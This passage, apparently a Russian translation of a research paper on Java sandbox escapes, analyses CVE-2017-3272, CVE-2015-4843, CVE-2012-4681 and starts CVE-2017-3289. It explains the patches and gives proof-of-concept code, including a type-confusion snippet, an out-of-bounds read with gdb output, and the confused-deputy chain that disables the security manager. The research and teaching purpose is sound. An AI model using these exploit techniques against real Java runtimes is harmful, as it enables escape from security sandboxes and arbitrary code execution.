«Было обнаружено, что атомарные средства обновления полей в пакете _java.util.concurrent.atomic_ компонента Libraries OpenJDK ненадлежащим образом ограничивали доступ к защищённым полям-членам. Ненадёжное Java-приложение или апплет могли использовать этот недостаток для обхода ограничений песочницы Java.»

Это указывает на то, что уязвимый код находится в _java.util.concurrent.atomic.package_ и связан с доступом к защищённому полю. Страница также содержит ссылку на патч OpenJDK «8165344: Update concurrency support». Этот патч модифицирует классы _AtomicIntegerFieldUpdater_, _AtomicLongFieldUpdater_ и _AtomicReferenceFieldUpdater_. Для чего используются эти классы?

Для работы с конкурентными изменениями полей Java предоставляет _AtomicLong_, _AtomicInt_, _AtomicBoolean_ и т. д. Например, чтобы создать десять миллионов полей типа _long_, над которыми можно выполнять конкурентные изменения, потребовалось бы создать десять миллионов экземпляров _AtomicLong_. Поскольку один экземпляр _AtomicLong_ занимает 24 байта + 4 байта для ссылки на экземпляр = 28 байт [15], десять миллионов экземпляров _AtomicLong_ представляют 267 МиБ.

В сравнении с этим использование классов _AtomicLongFieldUpdater_ потребовало бы лишь 10 000 000 *8 = 76 МиБ. Место занимают только сами поля типа long. Кроме того, поскольку все методы классов _Atomic*FieldUpdater_ являются статическими, создаётся лишь один экземпляр обновлятора. Ещё одно преимущество — сборщику мусора не нужно отслеживать десять миллионов объектов _AtomicLong_. Однако для этого обновлятор использует небезопасные возможности Java для получения адреса памяти целевого поля через класс _sun.misc.Unsafe_.

Ниже показано, как создать экземпляр _AtomicReferenceFieldUpdater_. Метод newUpdater() принимает три параметра: tclass — тип класса, содержащего поле, vclass — тип поля, fieldName — имя поля.

```
1: public static <U,W> AtomicReferenceFieldUpdater<U,W> newUpdater(
2:                                 Class<U> tclass,
3:                                 Class<W> vclass,
4:                                 String fieldName) {
5:   return new AtomicReferenceFieldUpdaterImpl<U,W>
6:     (tclass, vclass, fieldName, Reflection.getCallerClass());
7: }
```

Метод newUpdater() вызывает конструктор _AtomicReferenceFieldUpdaterImpl_, который и выполняет основную работу.

```
 1: AtomicReferenceFieldUpdaterImpl(final Class<T> tclass,
 2:                                 final Class<V> vclass,
 3:                                 final String fieldName,
 4:                                 final Class<?> caller) {
 5:   final Field field;
 6:   final Class<?> fieldClass;
 7:   final int modifiers;
 8:   try {
 9:     field = AccessController.doPrivileged(
10:       new PrivilegedExceptionAction<Field>() {
11:         public Field run() throws NoSuchFieldException {
12:           return tclass.getDeclaredField(fieldName);
13:         }
14:       });
15:     modifiers = field.getModifiers();
16:     sun.reflect.misc.ReflectUtil.ensureMemberAccess(
17:       caller, tclass, null, modifiers);
18:     ClassLoader cl = tclass.getClassLoader();
19:     ClassLoader ccl = caller.getClassLoader();
20:     if ((ccl != null) && (ccl != cl) &&
21:       ((cl == null) || !isAncestor(cl, ccl))) {
22:       sun.reflect.misc.ReflectUtil.checkPackageAccess(tclass);
23:     }
24:     fieldClass = field.getType();
25:   } catch (PrivilegedActionException pae) {
26:     throw new RuntimeException(pae.getException());
27:   } catch (Exception ex) {
28:     throw new RuntimeException(ex);
29:   }
30:
31:   if (vclass != fieldClass)
32:     throw new ClassCastException();
33:
34:   if (!Modifier.isVolatile(modifiers))
35:     throw new IllegalArgumentException("Must be volatile type");
36:
37:   this.cclass = (Modifier.isProtected(modifiers) &&
38:           caller != tclass) ? caller : null;
39:   this.tclass = tclass;
40:   if (vclass == Object.class)
41:     this.vclass = null;
42:   else
43:     this.vclass = vclass;
44:   offset = unsafe.objectFieldOffset(field);
45: }
```

Конструктор сначала получает через рефлексию поле для обновления (строка 12). Обратите внимание, что вызов рефлексии работает даже при отсутствии каких-либо прав, поскольку он выполняется внутри блока doPrivileged(), который сообщает JVM о разрешении определённых операций даже при отсутствии права у первоначального вызывающего (см. раздел 2.4). Далее, если поле имеет атрибут protected и класс вызывающего не совпадает с классом tclass, caller сохраняется в cclass (строки 37–38). Обратите внимание, что caller устанавливается в методе newUpdater() через вызов Reflection.getCallerClass(). Строки 37–38 выглядят странно, поскольку

класс caller может не иметь никакого отношения к классу tclass. Ниже мы увидим, что именно здесь и кроется уязвимость. Затем конструктор сохраняет tclass, vclass и использует ссылку unsafe класса _Unsafe_ для получения смещения поля (строки 39–44). Это тревожный знак, поскольку класс _Unsafe_ крайне опасен. Он позволяет напрямую манипулировать памятью, что в Java-программе недопустимо. Если он окажется прямо или косвенно в руках аналитика, его можно использовать для обхода песочницы Java.

Получив ссылку на объект _AtomicReferenceFieldUpdater_, аналитик может вызвать метод set() для обновления поля, как показано ниже:

```
 1: public final void set(T obj, V newValue) {
 2:   accessCheck(obj);
 3:   valueCheck(newValue);
 4:    U.putObjectVolatile(obj, offset, newValue);
 5: }
 6:
 7: private final void accessCheck(T obj) {
 8:   if (!cclass.isInstance(obj))
 9:     throwAccessCheckException(obj);
10: }
11:
12: private final void valueCheck(V v) {
13:   if (v != null && !(vclass.isInstance(v)))
14:     throwCCE();
15: }
```

Первый параметр set() — obj — это экземпляр, в котором нужно обновить ссылочное поле. Второй параметр, newValue, — новое значение ссылочного поля. Сначала set() проверяет, является ли obj экземпляром типа cclass (строки 2, 7–10). Затем set() проверяет, что newValue равно null или является экземпляром vclass, представляющего тип поля (строки 3, 12–15). Если все проверки пройдены, класс _Unsafe_ используется для записи нового значения по нужному смещению в объекте obj (строка 4).

Патч для этой уязвимости выглядит следующим образом:

```
- this.cclass = (Modifier.isProtected(modifiers))
-                ? caller : tclass;
+ this.cclass = (Modifier.isProtected(modifiers)
+             && tclass.isAssignableFrom(caller)
+             && !isSamePackage(tclass, caller))
+                ? caller : tclass;
```

Как мы уже заметили, исходный код выполняет недостаточные проверки объекта caller. В исправленной версии код теперь проверяет, что tclass является тем же классом, суперклассом или суперинтерфейсом caller. Как эксплуатировать эту уязвимость — очевидно, что и показано ниже.

```
 1: class Dummy {
 2:   protected volatile A f;
 3: }
 4:
 5: class MyClass {
 6:   protected volatile B g;
 7:
 8:   main() {
 9:     m = new MyClass();
10:     u = newUpdater(Dummy.class, A.class, "f");
11:     u.set(m, new A());
12:     println(m.g.getClass());
13:   }
14: }
```

Сначала класс _Dummy_ с полем f типа _A_ используется для вызова newUpdater() (строки 1–3, 9, 10). Затем метод set() вызывается с классом _MyClass_ и новым значением newVal для поля f типа _A_ на экземпляре обновлятора (строка 11). Вместо поля f типа _A_ класс _MyClass_ имеет поле g типа _B_. Таким образом, реальный тип g после вызова set() — _A_, но виртуальная машина

считает тип _B_. Вызов println() напечатает «class A» вместо «class B» (строка 12). Однако доступ к этому экземпляру класса _A_ осуществляется через методы и поля класса _B_.

3.1.3 - Обсуждение

Как упомянуто выше, классы _Atomic*FieldUpdater_ были введены ещё в Java 1.5. Однако уязвимость была обнаружена лишь в выпуске 1.8_112 и исправлена в следующем выпуске 1.8_121. Методом дихотомического поиска по выпускам с 1.6_ по 1.8_112 мы установили, что уязвимость впервые появилась в выпуске 1.8_92. Дальнейшее тестирование показало, что все промежуточные версии также уязвимы: 1.8_101, 1.8_102 и 1.8_111. Мы также тестировали PoC на первом и последнем выпусках Java 1.5: они не уязвимы.

Сравнение diff _AtomicReferenceFieldUpdater_ между версиями 1.8_91 (не уязвимой) и 1.8_92 (уязвимой) показывает, что операция рефакторинга кода не сохранила семантику всех проверок входных значений. Невзломанный код выпуска 1.8_91 приведён ниже.

```
 1: private void ensureProtectedAccess(T obj) {
 2:   if (cclass.isInstance(obj)) {
 3:     return;
 4:   }
 5:   throw new RuntimeException(...
 6: }
 7:
 8: void updateCheck(T obj, V update) {
 9:   if (!tclass.isInstance(obj) ||
10:       (update != null && vclass != null
11:        && !vclass.isInstance(update)))
12:     throw new ClassCastException();
13:   if (cclass != null)
14:     ensureProtectedAccess(obj);
15: }
16:
17: public void set(T obj, V newValue) {
18:   if (obj == null ||
19:       obj.getClass() != tclass ||
20:       cclass != null ||
21:       (newValue != null
22:        && vclass != null
23:        && vclass != newValue.getClass()))
24:       updateCheck(obj, newValue);
25:   unsafe.putObjectVolatile(obj, offset, newValue);
26: }
```

В невзломанной версии, если тип obj отличается от tclass (типа класса, содержащего обновляемое поле), необходимо пройти потенциально два условия. Первое — obj можно привести к tclass (строки 9, 12). Второе, проверяемое только если поле protected, — obj можно привести к cclass (строки 14, 1–6).

В уязвимой версии, однако, условием является лишь то, что obj можно привести к cclass. Условие того, что obj можно привести к tclass, утрачено. Пропуск одного условия оказывается достаточным для создания уязвимости безопасности, которая при правильной эксплуатации приводит к полному обходу песочницы Java.

Можно ли предотвратить атаки с путаницей типов? В Java из соображений производительности тип _T_ объекта o не проверяется при каждом использовании объекта o. Проверка типа при каждом использовании объекта предотвратила бы атаки с путаницей типов, но также привела бы к накладным расходам во время выполнения.

3.2 - Целочисленное переполнение

3.2.1 - Предпосылки

Целочисленное переполнение происходит, когда результат арифметической операции слишком велик, чтобы уместиться в отведённом количестве бит переменной. В Java целые числа используют 32 бита для представления чисел со знаком. Положительные значения лежат в диапазоне от 0x00000000 (0) до 0x7FFFFFFF (2^31 - 1). Отрицательные — от 0x80000000 (-2^31) до 0xFFFFFFFF (-1). Если значение 0x7FFFFFFF (2^31 - 1) инкрементировать, результат будет не 2^31, а (-2^31). Как это можно использовать для отключения менеджера безопасности?

В следующем разделе мы анализируем целочисленное переполнение CVE-2015-4843 [20]. Целое число используется как индекс в массиве. Используя переполнение, можно читать/записывать значения за пределами массива. Эти примитивы чтения/записи применяются для реализации атаки с путаницей типов. Из описания CVE-2017-3272 читатель уже знает, что аналитик может использовать такую атаку для отключения менеджера безопасности.

3.2.2 - Пример: CVE-2015-4843

Краткое описание этой уязвимости доступно в Bugzilla компании Redhat [19]. Там указывается, что в классах Buffers пакета java.nio были обнаружены множественные целочисленные переполнения, и уязвимость могла использоваться для выполнения произвольного кода.

Патч для уязвимости фактически исправляет файл java/nio/Direct-X-Buffer.java.template, используемый для генерации классов вида DirectXBufferY.java, где X может быть «Byte», «Char», «Double», «Int», «Long», «Float» или «Short», а Y — «S», «U», «RS» или «RU». «S» означает числа со знаком, «U» — числа без знака, «RS» — числа со знаком в режиме только для чтения, «RU» — числа без знака в режиме только для чтения. Каждый из сгенерированных классов _C_ оборачивает массив определённого типа, которым можно управлять через методы класса _C_. Например, DirectIntBufferS.java оборачивает массив 32-битных целых чисел со знаком и определяет методы get() и set() для копирования элементов из массива во внутренний массив DirectIntBufferS или наоборот. Ниже приведён фрагмент из патча для уязвимости:

```
14:      public $Type$Buffer put($type$[] src, int offset, int length) {
15:  #if[rw]
16: -        if ((length << $LG_BYTES_PER_VALUE$)
               > Bits.JNI_COPY_FROM_ARRAY_THRESHOLD) {
17: +        if (((long)length << $LG_BYTES_PER_VALUE$)
               > Bits.JNI_COPY_FROM_ARRAY_THRESHOLD) {
18:              checkBounds(offset, length, src.length);
19:              int pos = position();
20:              int lim = limit();
21: @@ -364,12 +364,16 @@
22:
23:  #if[!byte]
24:              if (order() != ByteOrder.nativeOrder())
25: -                Bits.copyFrom$Memtype$Array(src,
                      offset << $LG_BYTES_PER_VALUE$,
26: -                   ix(pos), length << $LG_BYTES_PER_VALUE$);
27: +                Bits.copyFrom$Memtype$Array(src,
28: +                   (long)offset << $LG_BYTES_PER_VALUE$,
29: +                   ix(pos),
30: +                   (long)length << $LG_BYTES_PER_VALUE$);
31:              else
32:  #end[!byte]
33: -                Bits.copyFromArray(src, arrayBaseOffset,
                      offset << $LG_BYTES_PER_VALUE$,
34: -                   ix(pos), length << $LG_BYTES_PER_VALUE$);
35: +                Bits.copyFromArray(src, arrayBaseOffset,
36: +                   (long)offset << $LG_BYTES_PER_VALUE$,
37: +                   ix(pos),
```

```
38: +                   (long)length << $LG_BYTES_PER_VALUE$);
39:             position(pos + length);
```

Исправление (строки 17, 28, 36 и 38) заключается в приведении 32-битных целых к 64-битным перед выполнением операции сдвига, которая при 32-битных значениях может привести к целочисленному переполнению. Исправленная версия метода put() из java.nio.DirectIntBufferS.java для Java 1.8 update 65 выглядит следующим образом:

```
354:     public IntBuffer put(int[] src, int offset, int length) {
355:
356:       if (((long)length << 2) > Bits.JNI_COPY_FROM_ARRAY_THRESHOLD) {
357:             checkBounds(offset, length, src.length);
358:             int pos = position();
359:             int lim = limit();
360:             assert (pos <= lim);
361:             int rem = (pos <= lim ? lim - pos : 0);
362:             if (length > rem)
363:                 throw new BufferOverflowException();
364:
365:
366:             if (order() != ByteOrder.nativeOrder())
367:                 Bits.copyFromIntArray(src,
368:                                       (long)offset << 2,
369:                                       ix(pos),
370:                                       (long)length << 2);
371:             else
372:
373:                 Bits.copyFromArray(src, arrayBaseOffset,
374:                                    (long)offset << 2,
375:                                    ix(pos),
376:                                    (long)length << 2);
377:             position(pos + length);
378:       } else {
379:             super.put(src, offset, length);
380:       }
381:       return this;
382:
383:
384:
385:     }
```

Этот метод копирует length элементов из массива src начиная с указанного смещения во внутренний массив. В строке 367 вызывается метод Bits.copyFromIntArray(). Этот Java-метод принимает в качестве параметров ссылку на исходный массив, смещение в исходном массиве в байтах, индекс в целевом массиве в байтах и количество байт для копирования. Поскольку три последних параметра представляют размеры и смещения в байтах, их необходимо умножить на четыре (сдвинуть на 2 влево). Это делается для offset (строка 374), pos (строка 375) и length (строка 376). Для pos операция выполняется внутри метода ix().

В уязвимой версии приведения к long отсутствуют, что делает код уязвимым к целочисленным переполнениям.

Аналогично уязвим и метод get(), который копирует элементы из внутреннего массива во внешний. Метод get() очень похож на put(), за исключением того, что вызов copyFromIntArray() заменён вызовом copyToIntArray():

```
262:     public IntBuffer get(int[] dst, int offset, int length) {
263:
[...]
275:                 Bits.copyToIntArray(ix(pos), dst,
276:                                     (long)offset << 2,
277:                                     (long)length << 2);
[...]
291:     }
```

Поскольку методы get() и put() очень похожи, далее мы описываем только эксплуатацию целочисленного переполнения в методе get(). Для put() подход аналогичен.

Рассмотрим метод Bits.copyFromArray(), вызываемый в методе get(). Этот метод является нативным:

```
803:    static native void copyToIntArray(long srcAddr, Object dst,
804:                                       long dstPos, long length);
```

Код на C этого метода показан ниже.

```
175: JNIEXPORT void JNICALL
176: Java_java_nio_Bits_copyToIntArray(JNIEnv *env, jobject this,
177:                                    jlong srcAddr, jobject dst,
                                      jlong dstPos, jlong length)
178: {
179:     jbyte *bytes;
180:     size_t size;
181:     jint *srcInt, *dstInt, *endInt;
182:     jint tmpInt;
183:
184:     srcInt = (jint *)jlong_to_ptr(srcAddr);
185:
186:     while (length > 0) {
187:         /* do not change this code, see WARNING above */
188:         if (length > MBYTE)
189:             size = MBYTE;
190:         else
191:             size = (size_t)length;
192:
193:         GETCRITICAL(bytes, env, dst);
194:
195:         dstInt = (jint *)(bytes + dstPos);
196:         endInt = srcInt + (size / sizeof(jint));
197:         while (srcInt < endInt) {
198:             tmpInt = *srcInt++;
199:             *dstInt++ = SWAPINT(tmpInt);
200:         }
201:
202:         RELEASECRITICAL(bytes, env, dst, 0);
203:
204:         length -= size;
205:         srcAddr += size;
206:         dstPos += size;
207:     }
208: }
```

Мы замечаем, что проверки индексов массива отсутствуют. Если индекс меньше нуля или больше либо равен размеру массива, код всё равно выполнится. Этот код сначала преобразует long в 32-битный указатель на целое число (строка 184). Затем код выполняет цикл до тех пор, пока не будет скопировано length/size элементов (строки 186 и 204). Вызовы GETCRITICAL() и RELEASECRITICAL() (строки 193 и 202) используются для синхронизации доступа к массиву dst и не имеют отношения к проверке индекса массива.

Для выполнения этого нативного кода необходимо удовлетворить три ограничения, присутствующие в Java-методе get():

Ограничение 1:

```
356:      if (((long)length << 2) > Bits.JNI_COPY_FROM_ARRAY_THRESHOLD) {
```

Ограничение 2:

```
357:          checkBounds(offset, length, src.length);
```

Ограничение 3:

```
362:          if (length > rem)
```

Мы не упоминаем утверждение в строке 360, поскольку оно проверяется только при включённой опции VM «-ea» (enable assertions). В промышленных системах это почти никогда не используется ввиду снижения производительности.

В первом ограничении JNI_COPY_FROM_ARRAY_THRESHOLD представляет порог (в количестве копируемых элементов), начиная с которого копирование выполняется через нативный код. Oracle эмпирически определил, что вызов нативного кода оправдан начиная с 6 элементов. Для удовлетворения этого ограничения количество копируемых элементов должно быть больше 1 (6 >> 2).

Второе ограничение присутствует в методе checkBounds():

```
564:    static void checkBounds(int off, int len, int size) {
566:        if ((off | len | (off + len) | (size - (off + len))) < 0)
567:            throw new IndexOutOfBoundsException();
568:    }
```

Второе ограничение можно выразить следующим образом:

```
 1:  offset > 0 AND length > 0 AND (offset + length) > 0
 2:  AND (dst.length - (offset + length)) > 0.
```

Третье ограничение проверяет, что оставшееся количество элементов меньше или равно количеству копируемых элементов:

```
length < lim - pos
```

Для упрощения предположим, что текущий индекс массива равен 0. Ограничение принимает вид:

```
length < lim
```

что эквивалентно:

```
length < dst.length
```

Решение для этих ограничений:

```
dst.length = 1209098507
offset     = 1073741764
length     =          2
```

С этим решением все ограничения удовлетворены, и поскольку происходит целочисленное переполнение, мы можем прочитать 8 байт (2*4) по отрицательному индексу -240 (1073741764 << 2). Таким образом, мы получаем примитив чтения байт перед массивом dst. Применяя аналогичный метод к методу get(), получаем примитив записи байт перед массивом dst.

Правильность анализа можно проверить, написав простой PoC и выполнив его на уязвимой версии JVM, например Java 1.8 update 60.

```
 1:  public class Test {
 2:
 3:    public static void main(String[] args) {
 4:      int[] dst = new int[1209098507];
 5:
 6:      for (int i = 0; i < dst.length; i++) {
 7:        dst[i] = 0xAAAAAAAA;
 8:      }
 9:
10:      int bytes = 400;
11:      ByteBuffer bb = ByteBuffer.allocateDirect(bytes);
12:      IntBuffer ib = bb.asIntBuffer();
13:
14:      for (int i = 0; i < ib.limit(); i++) {
15:        ib.put(i, 0xBBBBBBBB);
16:      }
17:
18:      int offset = 1073741764; // offset << 2 = -240
19:      int length = 2;
```

```
20:
21:       ib.get(dst, offset, length); // breakpoint here
22:     }
23:
24:   }
```

Этот код создаёт массив размером 1209098507 (строка 4) и инициализирует все его элементы значением 0xAAAAAAAA (строки 6–8). Затем создаётся экземпляр ib типа IntBuffer, все элементы внутреннего массива которого (целые числа) инициализируются значением 0xBBBBBBBB (строки 10–16). Наконец, вызывается метод get() для копирования 2 элементов из внутреннего массива ib в dst с отрицательным смещением -240 (строки 18–21). Выполнение этого кода не вызывает краша VM. Более того, после вызова get() ни один элемент массива dst не был изменён. Это означает, что 2 элемента из внутреннего массива ib были скопированы за пределы dst. Проверим это, установив точку останова в строке 21, а затем запустив gdb на процессе JVM. В Java-коде мы использовали sun.misc.Unsafe для вычисления адреса dst, равного 0x20000000.

```
$ gdb -p 1234
[...]
(gdb) x/10x 0x200000000
0x200000000:□0x00000001□0x00000000□0x3f5c025e□0x4811610b
0x200000010:□0xaaaaaaaa□0xaaaaaaaa□0xaaaaaaaa□0xaaaaaaaa
0x200000020:□0xaaaaaaaa□0xaaaaaaaa
(gdb) x/10x 0x200000000-240
0x1ffffff10:□0x00000000□0x00000000□0x00000000□0x00000000
0x1ffffff20:□0x00000000□0x00000000□0x00000000□0x00000000
0x1ffffff30:□0x00000000□0x00000000
```

С помощью gdb мы видим, что элементы массива dst инициализированы значением 0xAAAAAAAA, как и ожидалось. Массив начинается не прямо с 0xAAAAAAAA, а имеет 16-байтовый заголовок, содержащий в том числе размер массива (0x4811610b = 1209098507). Пока что на 240 байт перед массивом ничего нет (только нулевые байты). Выполним Java-метод get() и снова проверим состояние памяти в gdb:

```
(gdb) c
Continuing.
^C
Thread 1 "java" received signal SIGINT, Interrupt.
0x00007fb208ac86cd in pthread_join (threadid=140402604672768,
  thread_return=0x7ffec40d4860) at pthread_join.c:90
90□in pthread_join.c
(gdb) x/10x 0x200000000-240
0x1ffffff10:□0x00000000□0x00000000□0x00000000□0x00000000
0x1ffffff20:□0xbbbbbbbb□0xbbbbbbbb□0x00000000□0x00000000
0x1ffffff30:□0x00000000□0x00000000
```

Копирование двух элементов из внутреннего массива ib в dst «сработало»: они были скопированы на 240 байт перед первым элементом dst. По какой-то причине программа не упала. Анализ карты памяти процесса показывает, что непосредственно перед 0x20000000 находится область памяти rwx:

```
$ pmap 1234
[...]
00000001fc2c0000  62720K rwx--   [ anon ]
0000000200000000 5062656K rwx--   [ anon ]
0000000335000000 11714560K rwx--   [ anon ]
[...]
```

Как описано ниже, в Java путаница типов равнозначна полному обходу песочницы. Идея для уязвимости CVE-2017-3272 состоит в использовании примитивов чтения и записи для реализации путаницы типов. Мы стремимся к следующей структуре в памяти:

```
  B[] |0|1|...........|k|......|l|
  A[] |0|1|2|....|i|.............|m|
int[] |0|................|j|....|n|
```

Массив элементов типа _B_ непосредственно перед массивом элементов типа _A_, непосредственно перед внутренним массивом объекта _IntBuffer_. Первый шаг — использование примитива чтения для копирования адреса элементов типа _A_ (по индексу i) во внутренний целочисленный массив (по индексу j). Второй шаг — копирование ссылки из внутреннего массива (по индексу j) в элемент типа _B_ (по индексу k). После выполнения обоих шагов JVM будет считать, что элемент по индексу k имеет тип _B_, хотя в действительности он имеет тип _A_.

Код управления кучей сложен и может различаться от VM к VM (Hotspot, JRockit и т. д.), а также от версии к версии. Нам удалось получить стабильную ситуацию, при которой все три массива находятся рядом друг с другом для 50 различных версий JVM, при следующих размерах массивов:

```
l = 429496729
m = l
n = 858993458
```

3.2.3 - Обсуждение

Мы тестировали эксплоит на всех публично доступных версиях Java 1.6, 1.7 и 1.8. В общей сложности уязвимы 51 версия: 18 версий 1.6 (с 1.6_23 по 1.6_45), 28 версий 1.7 (с 1.7_0 по 1.7_80) и 5 версий 1.8 (с 1.8_05 по 1.8_60).

Патч мы уже обсудили выше: в исправленном коде перед выполнением операции сдвига 32-битные целые числа сначала приводятся к long. Это эффективно предотвращает целочисленные переполнения.

---

4 - Уязвимости на уровне Java

4.1 - Confused Deputy («запутанный заместитель»)

4.1.1 - Предпосылки

Атаки типа confused deputy (запутанный заместитель) весьма распространены на платформе Java. Примеры атак — эксплоиты для CVE-2012-5088, CVE-2012-5076, CVE-2013-2460, а также CVE-2012-4681, который мы подробно разбираем ниже. Основная идея состоит в том, что код эксплоита стремится получить доступ к приватным методам или полям системных классов, чтобы, например, отключить менеджер безопасности. Однако вместо прямого обращения к нужному члену класса код эксплоита выполняет это обращение от имени доверенного системного класса. Типичные способы злоупотребления системным классом в этих целях — эксплуатация небезопасного использования рефлексии или MethodHandles, когда доверенный системный класс выполняет рефлективное чтение целевого поля, которое может быть задано аналитиком.

4.1.2 - Пример: CVE-2012-4681

Рассмотрим CVE-2012-4681, на который другие авторы часто ссылаются как на пример атаки confused deputy.

На первом шаге мы получаем доступ к _sun.awt.SunToolkit_ — закрытому классу, который должен быть недоступен ненадёжному коду.

```
1: Expression expr0 = new Expression(Class.class, "forName",
2: □new Object[] {"sun.awt.SunToolkit"});
3: Class sunToolkit = (Class)expr.execute().getValue();
```

Это уже эксплуатирует уязвимость. Несмотря на то что мы указываем Class.forName() в качестве целевого метода Expression, этот метод фактически не вызывается. Вместо этого _Expression_ реализует специальную логику для данного случая, загружающую классы без надлежащей проверки прав доступа. Таким образом, _Expression_ выступает нашим запутанным заместителем, загружающим за нас класс, к которому мы иначе не имели бы доступа.

На следующем шаге мы используем SunToolkit.getField() для получения доступа к приватному полю Statement.acc.

```
1: Expression expr1 = new Expression(sunToolkit, "getField",
2: □new Object[] {Statement.class, "acc"});
3: Field acc = expr1.execute().getValue();
```

getField() — ещё один запутанный заместитель, от имени которого мы получаем рефлективный доступ к приватному полю системного класса. Следующий фрагмент показывает, что getField() использует doPrivileged() для получения запрошенного поля и также делает его доступным для последующего изменения.

```
----------------------------| SunToolkit.java |----------------------------
 1: public static Field getField(final Class klass,
 2: □final String fieldName) {
 3:  return AccessController.doPrivileged(
 4: □new PrivilgedAction<Field>() {
 5: □□public Field run() {
 6: □□...
 7: □□□Field field = klass.getDeclaredField(fieldName);
 8: □□□...
 9: □□□field.setAccessible(true);
10: □□□return field;
11: □□...
```

Далее мы создаём _AccessControlContext_, которому назначены все права.

```
1: Permissions permissions = new Permissions();
2: permissions.add(new AllPermission());
3: ProtectionDomain pd = new ProtectionDomain(new CodeSource(
4: □new URL("file:///"), new Certificate[0]), permissions);
5: AccessControlContext newAcc =
6: □AccessControlContext(new ProtectionDomain[] {pd});
```

Объекты _Statement_ могут представлять произвольные вызовы методов. При создании экземпляра _Statement_ в нём сохраняется текущий контекст безопасности в Statement.acc. При вызове Statement.execute() он выполняет представляемый вызов в контексте безопасности, изначально сохранённом в Statement.acc, гарантируя тем самым вызов метода с теми же привилегиями, что и при прямом вызове.

Далее мы создаём _Statement_, представляющий вызов System.setSecurityManager(null), и перезаписываем _AccessControlContext_, хранящийся в Statement.acc, нашим новым _AccessControlContext_ со всеми правами.

```
1: Statement stmt = new Statement(System.class, "setSecurityManager",
2: □new Object[1]);
3: acc.set(stmt, newAcc)
```

Наконец, мы вызываем stmt.execute() для фактического выполнения вызова setSecurityManager(). Этот вызов завершится успешно, поскольку мы заменили контекст безопасности в stmt.acc контекстом безопасности со всеми правами.

4.1.3 - Обсуждение

Проблема атак confused deputy естественным образом вытекает из самой основы концепции безопасности платформы Java. Один из ключевых механизмов песочницы — контроль доступа на основе стека вызовов, который проверяет стек при каждой попытке выполнения чувствительных операций, тем самым выявляя прямой доступ из ненадёжного кода к чувствительным членам класса. Однако во многих случаях эта проверка стека прекращается до того, как все вызывающие стороны в текущем стеке проверены на наличие соответствующих прав. Есть два распространённых случая, когда это происходит. В первом случае один из вызывающих в стеке вызывает doPrivileged() для явного указания на то, что желаемое действие считается безопасным, даже если вызов поступает из непривилегированного кода. Хотя doPrivileged() в целом является разумным механизмом, его также можно применять неверно в ситуациях, когда не были приняты все меры предосторожности для действительного обеспечения безопасности конкретной операции. Во втором случае метод в системном классе вручную проверяет свойства только непосредственного вызывающего и игнорирует механизм контроля доступа JVM, который проверял бы также остальных вызывающих в стеке. В обоих этих случаях аналитики могут извлечь выгоду из неполных обходов стека, просто выполняя определённые чувствительные действия от имени системных классов.

4.2 - Неинициализированный экземпляр

4.2.1 - Предпосылки

Критически важным шагом при инициализации Java-объекта является вызов конструктора соответствующего типа. Конструкторы содержат необходимый код для инициализации переменных, но могут также содержать проверки безопасности. Поэтому для безопасности и стабильности платформы важно обеспечивать фактический вызов конструкторов до завершения инициализации объекта и вызова его методов другим кодом.

Обеспечение вызовов конструкторов — ответственность верификатора байткода, который проверяет все классы при загрузке на соответствие требованиям. Это включает, в частности, проверку того, что переходы приземляются на допустимые инструкции, а не в середину инструкции, и что поток управления завершается инструкцией return. Кроме того, верификатор проверяет, что инструкции работают с допустимыми типами, что необходимо для предотвращения атак путаницы типов, описанных в разделе 3.1.1.

Исторически для проверки корректности типов JVM опиралась на анализ потока данных для вычисления неподвижной точки. Этот анализ может требовать нескольких проходов по одним и тем же путям. Поскольку это затратно по времени и может замедлить загрузку классов, был разработан новый подход для выполнения проверки типов за линейное время, при котором каждый путь проверяется только один раз. Для этого вместе с байткодом были добавлены метаданные, называемые кадрами карты стека (stack map frames). Вкратце, кадры карты стека описывают возможные типы на каждой цели ветвления. Кадры карты стека хранятся в структуре, называемой таблицей карты стека [25].

Уязвимость неинициализированного экземпляра возникает, когда аналитик способен создать экземпляр, для которого не выполняется вызов (*) — конструктора объекта или конструктора суперкласса. Эта уязвимость напрямую нарушает спецификацию виртуальной машины [21]. Последствия для безопасности JVM: с уязвимостью неинициализированного экземпляра аналитик может создавать объекты, которые в норме недоступны для создания, и получать доступ к свойствам и методам, к которым в норме не должен иметь доступа. Это потенциально может привести к выходу из песочницы.

4.2.2 - Пример: CVE-2017-3289

Описание CVE указывает, что «Успешная атака с использованием этой уязвимости может привести к захвату Java SE, Java SE Embedded.» [22]. Как и в случае CVE-2017-3272, это означает, что уязвимость может быть использована для выхода из песочницы Java.

В Bugzilla компании Redhat указывается: «В компоненте Hotspot OpenJDK была обнаружена небезопасная конструкция класса, связанная с неправильной обработкой кадров стека исключений. Ненадёжное Java-приложение или апплет могли использовать этот недостаток для обхода ограничений песочницы Java.» [23]. Это указывает на то, что (1) уязвимость находится в коде C/C++ (Hotspot — имя Java VM) и (2) уязвимость связана с недопустимой конструкцией класса и кадрами стека исключений. Пункт (2) указывает на то, что уязвимость, вероятно, в коде C/C++, проверяющем корректность байткода. Страница также содержит ссылку на патч OpenJDK для этой уязвимости.

Патч OpenJDK «8167104: Additional class construction refinements», исправляющий уязвимость, доступен онлайн [24]. Исправлены пять файлов C++: «classfile/verifier.cpp» — класс, отвечающий за проверку структуры и корректности файла класса, «classfile/stackMapTable.{cpp, hpp}» — файлы, обрабатывающие таблицу карты стека, и «classfile/stackMapFrame.{cpp, hpp}» — файлы, представляющие кадры карты стека.

Анализируя diff, можно заметить, что функция StackMapFrame::has_flag_match_exception() была удалена, а условие, которое мы будем называть C1, было обновлено путём удаления вызова has_flag_match_exception(). Также из методов match_stackmap() и is_assignable_to() был удалён один параметр: «bool handler». Этот параметр «handler» устанавливался в «true», если верификатор в данный момент проверял обработчик исключения. Условие C1 показано в следующем листинге:

```
....
-  bool match_flags = (_flags | target->flags()) == target->flags();
-  if (match_flags || is_exception_handler &&
          has_flag_match_exception(target)) {
+  if ((_flags | target->flags()) == target->flags()) {
     return true;
   }
....
```

Это условие находится в функции is_assignable_to(), которая проверяет, является ли текущий кадр карты стека присваиваемым целевому кадру карты стека, передаваемому как параметр функции. До патча условием для возврата «true» было «match_flags || is_exception_handler && has_flag_match_exception(target)». По-русски это означает: флаги текущего кадра карты стека и целевого кадра карты стека совпадают, либо текущая инструкция находится в обработчике исключения и функция «has_flag_match_exception» возвращает «true». Обратите внимание, что существует только один вид флага — «UNINITIALIZED_THIS» (aka FLAG_THIS_UNINIT). Если этот флаг истинен, это означает, что объект, на который ссылается «this», не инициализирован, то есть его конструктор ещё не был вызван.

